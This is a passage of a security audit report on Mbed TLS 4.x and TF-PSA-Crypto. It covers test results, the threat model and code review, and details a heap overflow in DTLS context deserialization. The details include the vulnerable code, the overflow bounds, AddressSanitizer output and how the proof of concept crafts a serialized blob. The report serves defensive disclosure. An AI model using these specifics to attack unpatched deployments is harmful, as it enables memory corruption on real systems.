

Mbed TLS Security Audit

Version 4.0

Reference 26-05-2730-REP
Version 1.0
Date 2026-06-29



Legal notice

This report reflects the work and results obtained within the duration of the audit on the specified scope (see Section 3.1.) and as agreed between Arm, OSTIF, and Quarkslab. Tests are not guaranteed to be exhaustive and the report does not ensure the code is bug or vulnerability free.

1. Project information

1.1. Document history

Version	Date	Details	Authors
1.0	2026-06-29	Initial audit	Julio Loayza Meneses, Angèle Bossuat

1.2. Contacts

1.2.1. Quarkslab

Name	Role	Email
Frédéric Raynal	CEO	`fraynal@quarkslab.com`
Pauline Sauder	Project Manager	`psauder@quarkslab.com`
Julio Loayza Meneses	R&D Engineer	`jloayzameneses@quarkslab.com`
Angèle Bossuat	R&D Engineer	`abossuat@quarkslab.com`

1.2.2. Arm

Name	Role	Email
János Folláth	-	-
Gilles Peskine	-	-
Minos Galanakis	-	-

1.2.3. OSTIF

Name	Role	Email
Derek Zimmer	Executive Director	`derek@ostif.org`
Helen Woeste	Communications Manager	`helen@ostif.org`
Tom Welter	Project Manager	-

Contents

1. Project information **3**
- 1.1. Document history . . . 3
- 1.2. Contacts . . . 3

2. About OSTIF **6**

3. Executive Summary **7**
- 3.1. Context . . . 7
- 3.2. Objectives . . . 7
- 3.3. Methodology . . . 7
- 3.4. Findings Summary . . . 9
- 3.5. Recommendation and Action Plan . . . 10
- 3.6. Conclusions . . . 11

4. Reading Guide **12**
- 4.1. Executive summary . . . 12
- 4.2. Metric definition . . . 12

5. Discovery **14**
- 5.1. Project information . . . 14
- 5.2. Documentation . . . 16
- 5.3. Installation . . . 17
- 5.4. Test suite . . . 18

6. Audit Overview **21**
- 6.1. Hypotheses . . . 21
- 6.2. Scope and Focus Areas . . . 21
- 6.3. Threat Model . . . 21

7. Manual code review **22**
- 7.1. Focused review of DTLS (de)serialization . . . 22
- 7.2. PSA key import and usage-flag enforcement . . . 23
- 7.3. RNG initialization . . . 28
- 7.4. Protocol and Configuration Notes . . . 31
- 7.5. Ongoing Investigations . . . 31

8. Testing improvements **33**
- 8.1. Wycheproof integration . . . 33
- 8.2. TLS-Anvil . . . 37
- 8.3. Fuzzing improvements . . . 40

A. compat.sh logs **44**

B. depends.py list of jobs **57**

C. CID Buffer Overflow Proof of Concept 58

D. Results of the new Wycheproof Harnesses 69

2. About OSTIF

The Open Source Technology Improvement Fund (Open Source Technology Improvement Fund (OSTIF)) is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. OSTIF bridges the gap between resources and security outcomes while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities—121 of those being Critical or High severity—more than 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, OSTIF has helped over 120 projects improve their security posture.

OSTIF's directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our GitHub.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager



3. Executive Summary

3.1. Context

Mbed TLS is a widely deployed open-source TLS, DTLS, and X.509 library maintained by Trusted Firmware, targeting constrained and embedded environments. It is used as the cryptographic backbone of products across the IoT, automotive, and industrial sectors, and forms the TLS layer for projects such as the Trusted Firmware family.

Version 4.0 represents the most significant architectural change in the project's history. The cryptographic layer has been extracted into a standalone library, TF-PSA-Crypto, which implements the PSA Cryptography API v1.2 as specified by Arm. The Mbed TLS repository now consumes TF-PSA-Crypto as a submodule, and the configuration space has been split across two header files: `mbedtls_config.h` for the TLS and X.509 options, and `psa/crypto_config.h` for the cryptographic primitives. All RNG callbacks have been removed in favor of a mandatory call to `psa_crypto_init()` before any operation.

The Open Source Technology Improvement Fund (OSTIF) commissioned Quarkslab to perform a security audit of this new architecture. The engagement covers:

- **Mbed TLS** at commit `0fe989b6b514192783c469039edd325fd0989806`.
- **TF-PSA-Crypto** (integrated submodule) at commit `29160dd877d29658279fd683b2ae57b320ddcf09`.

3.2. Objectives

The primary objectives of this audit are:

1. **Architectural transition review.** Assess the security implications of the Mbed TLS 3.x to 4.0 split, focusing on the trust boundary between the TLS layer and TF-PSA-Crypto, the correctness of the PSA API integration, and whether the removal of the legacy crypto paths introduces new attack surface.
2. **PSA API usage correctness.** Verify that key attributes (usage flags, permitted algorithms, lifetimes) are correctly set and enforced throughout the TLS and X.509 code paths, and that the mandatory `psa_crypto_init()` dependency is properly documented and enforced.
3. **Memory safety.** Identify memory corruption vulnerabilities in the SSL/DTLS context management (in particular, session serialization and resumption), the X.509 parsing subsystem, and the PSA key store.
4. **Default configuration posture.** Review the security of the default build configuration, including enabled cipher suites, protocol versions, key exchange algorithms, and compile-time options that may expose users to risk without explicit opt-in.
5. **Protocol compliance.** Identify deviations from the TLS 1.2 (RFC 5246), TLS 1.3 (RFC 8446), and DTLS specifications that have security consequences.

3.3. Methodology

1. **Discovery.**
   - Build and test environment setup for both Mbed TLS and TF-PSA-Crypto.
   - Systematic review of the 4.0 migration guide, PSA transition documentation, and changelogs relative to the 3.6.x LTS branch.
   - Analysis of the project's published threat model (`SECURITY.md`).
   - Test suite execution and analysis of failing cases.

2. **Threat model.**
   - Mapping of the data flow between the TLS layer and TF-PSA-Crypto.
   - Identification of trust boundaries, external inputs, and attacker-controlled data paths (network input, X.509 objects, serialized session blobs).
   - Construction of attack scenarios derived from the architectural changes.
3. **Manual code review.**
   - Focused review of the DTLS context serialization and deserialization path (`ssl_context_save()` / `ssl_context_load()`).
   - Review of PSA key import and usage-flag enforcement in TLS 1.2 and TLS 1.3 handshake paths.
   - Review of X.509 parsing functions and their interaction with PSA primitives.
   - Review of the RNG initialization requirements and the `psa_generate_random()` call sites.
4. **Dynamic testing.**
   - Proof-of-concept development and AddressSanitizer-based verification for confirmed memory-safety findings.
   - Targeted fuzzing of X.509 parsing entry points.

3.4. Findings Summary

During the audit, Quarkslab identified the following security issues:

- 0 security issues considered as critical severity;
- 1 security issue considered as high severity;
- 0 security issues considered as medium severity;
- 1 security issue considered as low severity;
- 3 security issues considered informational.

ID	Name	Perimeter
HIGH-1	CID Buffer Overflow in `mbedtls_ssl_context_load()`	`library/ssl_tls.c:5002`
LOW-4	`mbedtls_pk_verify()` accepts BER-encoded signatures	`tf-psa-crypto/extras/pk.c`
INFO-2	No Anti-Replay Protection for TLS 1.3 0-RTT Early Data	`include/mbedtls/ssl.h:5166`
INFO-3	Mismatch in CMAC cipher support between the documentation and the implemenatation.	TF-PSA-Crypto documentation
INFO-5	`compat.sh` DTLS 1.2 tests fail on the `mbedtls-test` Docker image due to IPv6 `localhost` resolution.	mbedtls-test Docker images, `compat.sh`

3.5. Recommendation and Action Plan

ID	Recommendation

HIGH-1	Add an upper-bound check on `in_cid_len` immediately after reading it from the blob, rejecting any serialized context whose CID length exceeds `MBEDTLS_SSL_CID_IN_LEN_MAX`:
	`1 if (ssl->transform->in_cid_len > MBEDTLS_SSL_CID_IN_LEN_MAX)`
	`2 return MBEDTLS_ERR_SSL_BAD_INPUT_DATA;`
	Apply the same check to `out_cid_len`.

LOW-4	We recommend verifying that ECDSA signatures are strictly DER-encoded, and failing otherwise.
INFO-2	Document the limitation prominently in the public API headers and the migration guide. Consider disabling 0-RTT early data by default until at least one RFC 8446 §8 anti-replay mechanism is implemented, or gate the `MBEDTLS_SSL_EARLY_DATA` option behind an explicit acknowledgment macro.
INFO-3	Amend the documentation and note to reflect the fact that the CMAC implementation only works with AES.
INFO-5	Replace the `--network=host` option by `--sysctl net.ipv6.conf.all.disable_ipv6=1` in `resources/docker_files/run.sh` to disable IPv6 inside the test container.

3.6. Conclusions

Quarkslab has been engaged by OSTIF to perform a security audit of Mbed TLS 4.0 and its new cryptographic dependency, TF-PSA-Crypto. The primary focus was the security implications of the architectural transition from the monolithic 3.x design to the PSA-API-based split introduced in 4.0.

The audit identified a heap buffer overflow in the DTLS context deserialization path (`mbedtls_ssl_context_load()`), reproducible with a crafted serialized session blob. The vulnerability is reachable in any deployment that uses DTLS session migration or resumption across process boundaries, and both required compile-time options are enabled in the default build. A proof of concept was developed and confirmed the overflow with AddressSanitizer.

The integration of Project Wycheproof test vectors into the test suite revealed that the ECDSA implementation does not verify that signatures are strictly DER-encoded, leading to potential signature malleability.

An informational finding documents the absence of any anti-replay protection for TLS 1.3 0-RTT early data, a known limitation that is currently not surfaced in the public-facing documentation in a way that prevents inadvertent misuse.

Furthermore, auditors have proposed improvements to the existing fuzzing harnesses and corpora, along with an integration of the TLS-Anvil test suite into the CI/CD pipeline.

One area remains under active investigation: the security properties of the direct `MBEDTLS_SSL_HANDSHAKE_OVER` state transition performed during context loading.

4. Reading Guide

This reading guide describes the different sections present in this report and gives some insights about the information contained in each of them and how to interpret it.

4.1. Executive summary

The executive summary Section 3. presents the results of the assessment in a non-technical way, summarizing all the findings and explaining the associated risks. For each vulnerability, a severity level is provided as well as a name or short description, and one or more mitigation, as shown below.

ID	Name	Category
CRITICAL	Vulnerability Name #1	Injection
HIGH	Vulnerability Name #2	Remote code injection
MEDIUM	Vulnerability Name #3	Denial of Service
LOW	Vulnerability Name #4	Information leak

Each vulnerability is identified throughout this document by a unique identifier `<LEVEL>-<ID>`, where `ID` is a number and `LEVEL` the severity (`INFO`, `LOW`, `MEDIUM`, `HIGH` or `CRITICAL`). Every vulnerability identifier present in the vulnerabilities summary table is a clickable link that leads to the corresponding technical analysis that details how it was found (and exploited if it was the case). Severity levels are explained in Section 4.2..

The executive summary also provides an action plan with a focus on the identified *quick wins*, some specific mitigation that would drastically improve the security of the assessed system.

4.2. Metric definition

This report uses specific metrics to rate the severity, impact and likelihood of each identified vulnerability.

4.2.1. Impact

The impact is assessed regarding the information an attacker can access by exploiting a vulnerability but also the operational impact such an attack can have. The following table summarizes the different levels of impact we are using in this report and their meanings in terms of information access and availability.

CRITICAL	Allows a total compromise of the assessed system, allowing an attacker to read or modify the data stored in the system as well as altering its behavior.
HIGH	Allows an attacker to impact significantly one or more components, giving access to sensitive data or offering the attacker a possibility to pivot and attack other connected assets.
MEDIUM	Allows an attacker to access some information, or to alter the behavior of the assessed system with restricted permissions.
LOW	Allows an attacker to access non-sensitive information, or to alter the behavior of the assessed system and impact a limited number of users.

4.2.2. Likelihood

The vulnerability likelihood is evaluated by taking the following criteria in consideration:

- **Access conditions**: the vulnerability may require the attacker to have physical access to the targeted asset or to be present in the same network for instance, or can be directly exploited from the Internet.
- **Required skills**: an attacker may need specific skills to exploit the vulnerability.
- **Known available exploit**: when a vulnerability has been published and an exploit is available, the probability a non-skilled attacker would find it and use it is pretty high.

The following table summarizes the different level of vulnerability likelihood:

CRITICAL	The vulnerability is easy to exploit even from an unskilled attacker and has no specific access conditions.
HIGH	The vulnerability is easy to exploit but requires some specific conditions to be met (specific skills or access).
MEDIUM	The vulnerability is not trivial to discover and exploit, requires very specific knowledge or specific access (internal network, physical access to an asset).
LOW	The vulnerability is very difficult to discover and exploit, requires highly specific knowledge or authorized access

4.2.3. Severity

The severity of a vulnerability is defined by its impact and its likelihood, following the following table:

		Impact			
		●●●●	●●●○	●●○○	●○○○
Likelihood	●●●●	CRITICAL	CRITICAL	HIGH	MEDIUM
	●●●○	CRITICAL	HIGH	HIGH	MEDIUM
	●●○○	HIGH	HIGH	MEDIUM	LOW
	●○○○	MEDIUM	MEDIUM	LOW	LOW

5. Discovery

5.1. Project information

Mbed TLS is an open-source cryptographic library that provides a lightweight, portable implementation of the TLS and DTLS protocols along with the underlying cryptographic primitives they depend on. Originally developed as PolarSSL, it is now maintained under the Trusted Firmware project. Mbed TLS is written in C with a strong emphasis on a small memory footprint, modularity, and ease of integration, which makes it especially well suited to embedded systems, IoT devices, and other resource-constrained environments.

Since version 4.0, the cryptographic layer has been extracted into a standalone library, TF-PSA-Crypto, which implements the PSA Cryptography API v1.2. This library is consumed by Mbed TLS as a submodule. The configuration has been split into two header files: `mbedtls_config.h` for the TLS and X.509 options, and `psa/crypto_config.h` for the cryptographic primitives. All RNG callbacks have been removed in favor of a mandatory call to `psa_crypto_init()` before any operation.

5.1.1. Project breakdown

The audited codebase has been divided into two projects: `Mbed-TLS/mbedtls` and `Mbed-TLS/TF-PSA-Crypto`.

Project	Repository URL	Version	Commit
Mbed TLS	https://github.com/Mbed-TLS/mbedtls	4.1.0	`0fe989b6b514192783c469039edd325fd0989806`
TF-PSA-Crypto	https://github.com/Mbed-TLS/TF-PSA-Crypto	1.1.0	`29160dd877d29658279fd683b2ae57b320ddcf09`

Info

The commit of the Git submodule for TF-PSA-Crypto was verified to match the commit for version 1.1.0.

Mbed TLS implements the TLS and X.509 functionalities, relying on TF-PSA-Crypto for the cryptographic operations. Both projects are mostly written in C, with Mbed TLS containing about 75,000 lines of C code (including headers) and TF-PSA-Crypto having about 110,000. Note that, since the audit focused on the transition from version 3.x to 4.1.0, the scope does not cover the entirety of the codebase.

```
$ tokei --exclude tf-psa-crypto                                                    Bash
```

Language	Files	Lines	Code	Comments	Blanks
Autoconf	5	38	34	0	4
Batch	1	15	13	0	2
C	116	83299	60723	10704	11872
C Header	111	30259	14418	12736	3105
CMake	19	1850	1393	245	212
GDB Script	1	71	26	34	11
JSON	3	125	125	0	0
Makefile	20	10120	6447	1604	2069
Perl	20	3941	3176	301	464
Python	94	26046	21318	1734	2994
ReStructuredText	1	20	16	0	4
Shell	53	30370	24001	3061	3308
TCL	1	4	4	0	0
Plain Text	46	1915	0	1850	65
Visual Studio Pro|	2	338	338	0	0
Visual Studio Sol|	1	30	29	0	1
YAML	1	11	3	7	1
Markdown	23	3716	0	2747	969
|- C	1	31	27	0	4
(Total)		3747	27	2747	973
Total	518	192199	132091	35023	25085

Listing 1: Number of lines of code in the `mbedtls` project.

```
$ tokei tf-psa-crypto                                                    Bash
```

Language	Files	Lines	Code	Comments	Blanks
GNU Style Assembly	77	27379	22546	3103	1730
Autoconf	4	118	97	16	5
BASH	5	354	272	32	50
Bitbake	4	72	64	1	7
C	401	114856	85152	14744	14960
C Header	305	88888	24862	56787	7239
CMake	25	1835	1308	332	195
GDB Script	1	71	26	34	11
Jinja2	4	3119	2797	14	308
JSON	8	281	280	0	1
Makefile	196	15306	7211	4844	3251
Nix	12	725	589	69	67
OCaml	5	5495	3244	2136	115
Perl	10	2844	2386	183	275
Python	103	31812	25728	2051	4033
Shell	39	4905	2957	1209	739
TCL	1	4	4	0	0
Plain Text	47	2927	0	2805	122
YAML	6	871	704	103	64
Markdown	67	12984	0	8878	4106
|- BASH	15	40	40	0	0
|- C	7	257	196	20	41
|- OCaml	1	50	28	22	0
|- PowerShell	1	1	1	0	0
(Total)		13332	265	8920	4147
Total	1320	315194	180492	97383	37319

Listing 2: Number of lines of code in the `TF-PSA-Crypto` project.

5.2. Documentation

The main Mbed TLS site is https://www.trustedfirmware.org/projects/mbed-tls/. The PSA Cryptography API v1.2 specification is available at https://arm-software.github.io/psa-api/crypto/1.2/.

Documentation for both projects can be found at https://mbed-tls.readthedocs.io/en/latest/. It contains:

- building instructions;
- a high-level guide to using the PSA API;
- the full API reference, which can also be built locally using Doxygen;
- a knowledge base;
- all security advisories;
- and development guidelines.

5.2.1. Migration to 4.0

As part of the transition to version 4.0, Mbed TLS added several documents detailing how to migrate to this new version.

- `docs/4.0-migration-guide.md`, to migrate (D)TLS and X.509 code from Mbed TLS version 3.x to version 4.0 (now 4.1).
- `tf-psa-crypto/docs/1.0-migration-guide.md`, detailing the (breaking) changes between Mbed TLS 3.x and TF-PSA-Crypto 1.0.
- `tf-psa-crypto/docs/psa-transition.md`, an in-depth guide on how to transition from Mbed TLS 3.x `mbedtls_` cryptographic API to the TF-PSA-Crypto equivalents.
- `ChangeLog`, while not new, also shows the changes leading to version 4.1.

Success

The documentation regarding the migration from Mbed TLS version 3.x to Mbed TLS version 4.0 and TF-PSA-Crypto 1.0 is exhaustive. Breaking changes are noted, the configuration split is explained, and the guides explain how to migrate to the new cryptographic functions with examples.

5.3. Installation

TF-PSA-Crypto is bundled with Mbed TLS as a Git submodule so both can be pulled with a single Git command:

```bash
git clone --recurse-submodules https://github.com/Mbed-TLS/mbedtls.git
```

Starting with version 4.0, Mbed TLS only supports CMake as the build method, as opposed to the three methods supported before. The included configuration files (`include/mbedtls/mbedtls_config.h` for TLS and X.509, `tf-psa-crypto/include/psa/crypto_config.h` for TF-PSA-Crypto) reflect the default configuration of Mbed TLS.

Some Python dependencies are required to run code-generating scripts, such as those used for building the test suite. We recommend using a virtual environment for that.

```bash
mkdir build && cd build

python -m venv .venv && source .venv/bin/activate
python -m pip install -r ../mbedtls/scripts/basic.requirements.txt

cmake ../mbedtls
cmake --build .
```

Building a shared library is also straightforward:

```bash
cmake -DUSE_SHARED_MBEDTLS_LIBRARY=On ../mbedtls
cmake --build .
```

Other build options, such as sanitizers (e.g. ASan) and debug symbols, are also available according to the CMake section of the README.

Success

Compilation succeeds without errors using the default configuration.

5.4. Test suite

By default, the test suite is built alongside the libraries. Once the compilation is done, the suite can be run from the build directory.

```
ctest
```
Bash

Success

All 144 tests pass. In our testing, running the test suite took roughly three minutes.

It is possible to run only previously failed tests with verbose output:

```
ctest --rerun-failed --output-on-failure
```
Bash

Other specific integration and build tests exist as scripts:

- `tests/ssl-opt.sh`: integration tests for TLS options and interoperability with other implementations.
- `tests/compat.sh`: interoperability with other implementations.
- `tests/scripts/depends.py`: test different build configurations.
- `tests/scripts/all.sh`: a combination of above tests, and various build options.

Some of these tests, such as those defined by `compat.sh`, require specific versions of libraries like OpenSSL. To facilitate testing, Mbed TLS provides the Docker images used by the CI. The source can be found in the Mbed-TLS/mbedtls-test repository.

```
# Clone the mbedtls-test repository and checkout the `master` branch
git clone https://github.com/Mbed-TLS/mbedtls-test.git && cd mbedtls-test
git checkout master

# Pull the image
docker pull trustedfirmware/ci-amd64-mbed-tls-ubuntu:ubuntu-16.04-$(git hash-object resources/
docker_files/ubuntu-16.04/Dockerfile)-amd64

# In our case, we have a local copy of Mbed-TLS under ../mbedtls
./resources/docker_files/run.sh ../mbedtls trustedfirmware/ci-amd64-mbed-tls-ubuntu:ubuntu-16.04-$(git
hash-object resources/docker_files/ubuntu-16.04/Dockerfile)-amd64

# Install the Python dependencies
./scripts/min_requirements.py --user

# Run the tests
./tests/scripts/all.sh
```
Bash

Warning

The Docker image is created with a user `user` with ID `1000:1000`. The script included to run the Docker image, `./resources/docker_files/run.sh`, uses `id -u` and `id -g` to get the current user and group IDs. If they do not match `1000:1000`, the user is unable to install the Python dependencies.

The solution is to either rebuild the Docker image, or `chown` the Mbed TLS local source to `1000:1000` and modify `run.sh` to use this ID.

Test script	Results	Comments
`ssl-opt.sh`	1993 / 1993 passed (195 skipped)	All tests pass when running with `all.sh`. Some defragmentation tests fail when running `ssl-opt.sh` manually as it uses `OPENSSL_NEXT`, which by default points to an older version of OpenSSL that does not fragment as required by the test. This can be solved by setting `OPENSSL_NEXT=$OPENSSL_3`, but it is preferable to run `all.sh`.
`compat.sh`	444 / 512 passed (0 skipped)	All failures correspond to DTLS 1.2 tests with GnuTLS as the client and Mbed TLS as the server, see **INFO-1** . A full log including these test failures can be found in Appendix A.
`depends.py`	45 / 45 passed	`depends.py` compiles and tests Mbed TLS with 45 different configurations, see Appendix B.

Table 1: Results of running the additional interoperability and build configuration tests.

INFO-5	`compat.sh` DTLS 1.2 tests fail on the `mbedtls-test` Docker image due to IPv6 `localhost` resolution.
Perimeter	mbedtls-test Docker images, `compat.sh`

Description

Running `compat.sh` on the Ubuntu 16.04 Docker image from `Mbed-TLS/mbedtls-test` resulted in 68 failed tests. All failures were DTLS 1.2 tests where GnuTLS acted as the client and Mbed TLS as the server. The error comes from the resolution of `localhost`: GnuTLS resolves it to the IPv6 address `::1` but the Mbed TLS DTLS test server binds only on IPv4 (`0.0.0.0`). The tests do not fail in the CI because IPv6 is manually disabled inside the container, as documented in `vars/common.groovy:237-249`:

Groovy

```
237     /* Docker disables IPv6 networking by default, but some combination of docker
        daemon and linux kernel versions
238      * causes GnuTLS to attempt using an IPv6 address anyways, so we manually disable all IPv6
         inside the container.
239      * We also ignore the fact that the IPv6 tests are not executed in analyze_outcomes.py.
240      * Once we have configured docker to enable IPv6 networking, this workaround should be
         removed.
241      * See: Mbed-TLS/mbedtls-test#176 and Mbed-TLS/mbedtls-test#213
242      */
243     return """\
244 docker run -u \$(id -u):\$(id -g) -e MAKEFLAGS -e VERBOSE_LOGS $env_args --rm --entrypoint
    $entrypoint \
245     -w /var/lib/build -v `pwd`/src:/var/lib/build \
246     $volume_args \
247     --sysctl net.ipv6.conf.all.disable_ipv6=1 \
248     --cap-add SYS_PTRACE $docker_repo:$docker_image $entrypoint_arguments
249 """
```

This error does not occur for the TLS tests because GnuTLS fails to connect to `::1` over TCP and falls back to the next resolved address, which is `127.0.0.1`. DTLS uses UDP so there is no connect-time error, the wrong address issue only manifests when *sending* data so GnuTLS does not fall back to `127.0.0.1`.

There is an additional difference from the command used in `resources/docker_files/run.sh`: the CI command does not use `--network=host`. While using that option, Docker is unable to apply the sysctl configuration. The solution is to replace the `network` option with the `sysctl` one. From our testing, it does not conflict with other tests, and solves the `compat.sh` failures.

Recommendation

Replace the `--network=host` option by `--sysctl net.ipv6.conf.all.disable_ipv6=1` in `resources/docker_files/run.sh` to disable IPv6 inside the test container.

6. Audit Overview

6.1. Hypotheses

- **Published threat model.** The threat model documented in `SECURITY.md` is taken as the baseline security contract: remote network attacks are fully in scope; local timing side-channels receive limited coverage; local non-timing side-channels, fault injection, and physical attacks are out of scope, consistent with the project's stated guarantees.
- **Protocol soundness.** Transport Layer Security (TLS) 1.2 (RFC 5246), TLS 1.3 (RFC 8446), Datagram Transport Layer Security (DTLS) 1.2 (RFC 6347), X.509 (RFC 5280), and PSA Cryptography API v1.2 are assumed sound and correct. Deviations in the implementation are in scope.
- **Third-party dependencies.** The p256-m and EVEREST (HACL*) third-party drivers and operating-system primitives are out of scope, except where directly invoked by the audited code in a security-relevant way.
- **Default configuration.** Unless otherwise stated, findings are assessed against the default `mbedtls_config.h` and `psa/crypto_config.h` as shipped.

6.2. Scope and Focus Areas

SSL/DTLS context management The session serialization and deserialization path (`mbedtls_ssl_context_save` / `mbedtls_ssl_context_load`) is a primary target, as it accepts an opaque blob that in deployment may cross a trust boundary.

PSA API integration Correct propagation of key attributes (usage flags, permitted algorithms, lifetimes) from the TLS handshake code into TF-PSA-Crypto calls; correct key import paths for TLS 1.2 and 1.3.

X.509 parsing Memory safety of the ASN.1 and X.509 parsing functions, which process untrusted external data.

RNG and key generation Migration from the legacy Random Number Generator (RNG) callback to `psa_generate_random()` and correct initialization ordering.

Configuration split Whether the separation of `mbedtls_config.h` and `psa/crypto_config.h` can produce semantically inconsistent or insecure builds.

6.3. Threat Model

The primary attacker model is a **remote network attacker** who can observe and modify data in transit, and can supply arbitrary data to any public parsing entry point (X.509 certificates, CRLs, CSRs, DTLS records). In session-migration scenarios, the attacker can supply a crafted serialized blob to `mbedtls_ssl_context_load()`.

A secondary model considers a **compromised TLS peer** that has completed a handshake and attempts to abuse Platform Security Architecture (PSA) key attribute enforcement to use a negotiated key outside its intended purpose (e.g., using a derivation key for signing, or exporting a key that should remain opaque).

7. Manual code review

We performed a manual code review of the diff between the two versions of Mbed TLS. We examined the entire diff, accompanied by the changelog, to get an understanding of the changes as a whole. After this exploratory phase, we focused on particularly sensitive components:

- DTLS (de)serialization;
- PSA key import and usage-flag enforcement;
- RNG initialization.

7.1. Focused review of DTLS (de)serialization

HIGH-1	CID Buffer Overflow in `mbedtls_ssl_context_load()`	
Likelihood	●●○○	**Impact** ●●●●
Perimeter	`library/ssl_tls.c:5002`	

Description

During DTLS context deserialization, the incoming CID length (`in_cid_len`) is read from the serialized blob as a raw `uint8_t` (range 0–255) and passed directly to `memcpy` into the `in_cid` fixed-size buffer (`MBEDTLS_SSL_CID_IN_LEN_MAX` = 32 bytes). The code only checks that the blob contains at least `in_cid_len` bytes but never verifies that `in_cid_len` fits within the destination buffer, allowing a heap buffer overflow of up to 223 bytes. Both required compile-time options (`MBEDTLS_SSL_DTLS_CONNECTION_ID` and `MBEDTLS_SSL_CONTEXT_SERIALIZATION`) are enabled in the default configuration. The overflow has been confirmed with AddressSanitizer.

Recommendation

Add an upper-bound check on `in_cid_len` immediately after reading it from the blob, rejecting any serialized context whose CID length exceeds `MBEDTLS_SSL_CID_IN_LEN_MAX`:

```c
if (ssl->transform->in_cid_len > MBEDTLS_SSL_CID_IN_LEN_MAX)
    return MBEDTLS_ERR_SSL_BAD_INPUT_DATA;
```

Apply the same check to `out_cid_len`.

The vulnerability is located in `ssl_context_load()` in `library/ssl_tls.c`. During DTLS context deserialization, the code reads the incoming Connection Identifier (CID) length and copies the CID value into the `mbedtls_ssl_transform` structure as shown in Listing 3.

```c
4996      ssl->transform->in_cid_len = *p++;
4997
4998      if ((size_t) (end - p) < ssl->transform->in_cid_len + 1u) {
4999        return MBEDTLS_ERR_SSL_BAD_INPUT_DATA;
5000      }
5001
5002      memcpy(ssl->transform->in_cid, p, ssl->transform->in_cid_len);
```

Listing 3: `mbedtls_ssl_context_load()` overflows `in_cid` when loading a serialized context (`library/ssl_tls.c:4996-5002`).

Line 4996 reads `in_cid_len` as a raw `uint8_t` from the blob (range 0–255). Line 4998 verifies only that the remaining blob contains at least `in_cid_len` bytes; it does not check whether `in_cid_len` exceeds the destination buffer size. Line 5002 copies `in_cid_len` bytes into `in_cid`, which is a fixed `MBEDTLS_SSL_CID_IN_LEN_MAX`-byte array (32 bytes by default), overflowing the heap by up to 223 bytes (255 − 32). The overflow target, as confirmed by AddressSanitizer (ASAN) (see Listing 4), is the `mbedtls_ssl_handshake_params` struct allocated by `ssl_handshake_init()`. The same pattern applies symmetrically to `out_cid_len` and `out_cid`, as shown in Listing 5.

```
1  ERROR: AddressSanitizer: heap-buffer-overflow
2  WRITE of size 255 at ... thread T0
3    #1 ssl_context_load  ssl_tls.c:5002
4    #2 mbedtls_ssl_context_load  ssl_tls.c:5135
5  0 bytes to the right of 240-byte region
6    allocated by ssl_handshake_init  ssl_tls.c:993
```

Listing 4: AddressSanitizer output for the proof of concept of the CID buffer overflow (abbreviated).

```c
5005      ssl->transform->out_cid_len = *p++;
5006
5007      if ((size_t) (end - p) < ssl->transform->out_cid_len) {
5008          return MBEDTLS_ERR_SSL_BAD_INPUT_DATA;
5009      }
5010
5011      memcpy(ssl->transform->out_cid, p, ssl->transform->out_cid_len);
```

Listing 5: `mbedtls_ssl_context_load()` overflows `out_cid` when loading a serialized context (`library/ssl_tls.c:5005-5011`).

There are two compile-time options that are required to reach this overflow: `MBEDTLS_SSL_DTLS_CONNECTION_ID` and `MBEDTLS_SSL_CONTEXT_SERIALIZATION`. Both are enabled in the default configuration.

A proof of concept is provided, see Appendix C. It performs a real DTLS 1.2 Pre-Shared Key (PSK) handshake over UDP loopback, serializes the server context, patches `in_cid_len` to `0xFF`, and calls `mbedtls_ssl_context_load()`.

7.2. PSA key import and usage-flag enforcement

The transition to exclusively using the PSA Crypto API introduced an important change in the initialization of the cryptographic subsystem: applications are now required to call `psa_crypto_init()` before performing cryptographic operations. Calling PSA functions before initialization is undefined behavior. In practice, most but not all operations fail if `psa_crypto_init()` was not called:

- RNG operations make use of the `GUARD_MODULE_INITIALIZED` macro, which returns `PSA_ERROR_BAD_STATE` if the subsystem is not initialized.
- Key-based operations enforce initialization indirectly through calls to `psa_get_key_slots_initialized()`, which also returns `PSA_ERROR_BAD_STATE` if the subsystem is not initialized.
- Key-less operations like hashing lack these protections, which leads to undefined behavior.

- X.509 operations split into two cases. Parsing a certificate or a CSR (`mbedtls_x509_crt_parse`, `mbedtls_x509_csr_parse`) decodes and imports the embedded public key through PSA, so these functions fail safely with `MBEDTLS_ERR_PK_INVALID_PUBKEY` if the subsystem is not initialized. CRL parsing, which has no public key to import, and the informational helpers run without initialization.

Assuming that applications correctly initialize the cryptographic subsystem, we then focused on how the (D)TLS layer imports keys into PSA and the policy attached to them. In particular, we examined if the usage is not overly permissive and whether these attributes are enforced throughout the lifetime of the keys.

The main change to the TLS layer is the removal of the non-PSA paths. The migration from the `mbedtls_` functions to the PSA Crypto API was already underway before version 4.0, so the update pruned the legacy sections while leaving the calls to PSA untouched.

All keys related to TLS are marked as volatile. In the default configuration, volatile keys are stored in the process memory and only exist as long as the identifier is not destroyed. The key material is guaranteed to be destroyed on a power reset. This fits the usage of the ephemeral keys used throughout the TLS connection.

Key attributes are defined by a local variable or a struct field that is initialized and never modified, ensuring consistency between different uses of the key. Policies are minimally permissive.

Key	Usage flags	Algorithm policy
Record enc/dec key (TLS 1.2 & 1.3)	`ENCRYPT` / `DECRYPT`	pinned AEAD/CBC alg
MAC enc key (TLS 1.2)	`SIGN_MESSAGE`	`HMAC(mac_alg)`
MAC dec key (TLS 1.2)	`VERIFY_HASH` (+`EXPORT` on CBC-non-EtM/NULL)	`HMAC(mac_alg)`
Finished key (TLS 1.3)	`SIGN_MESSAGE` (compute-only)	`HMAC(hash)`
Session-ticket key	`ENCRYPT | DECRYPT`	AEAD (`key->alg`)
DTLS cookie HMAC key	`SIGN_MESSAGE | VERIFY_MESSAGE`	truncated HMAC
PSK (TLS 1.2)	`DERIVE`	`TLS12_PSK_TO_MS(hash)`
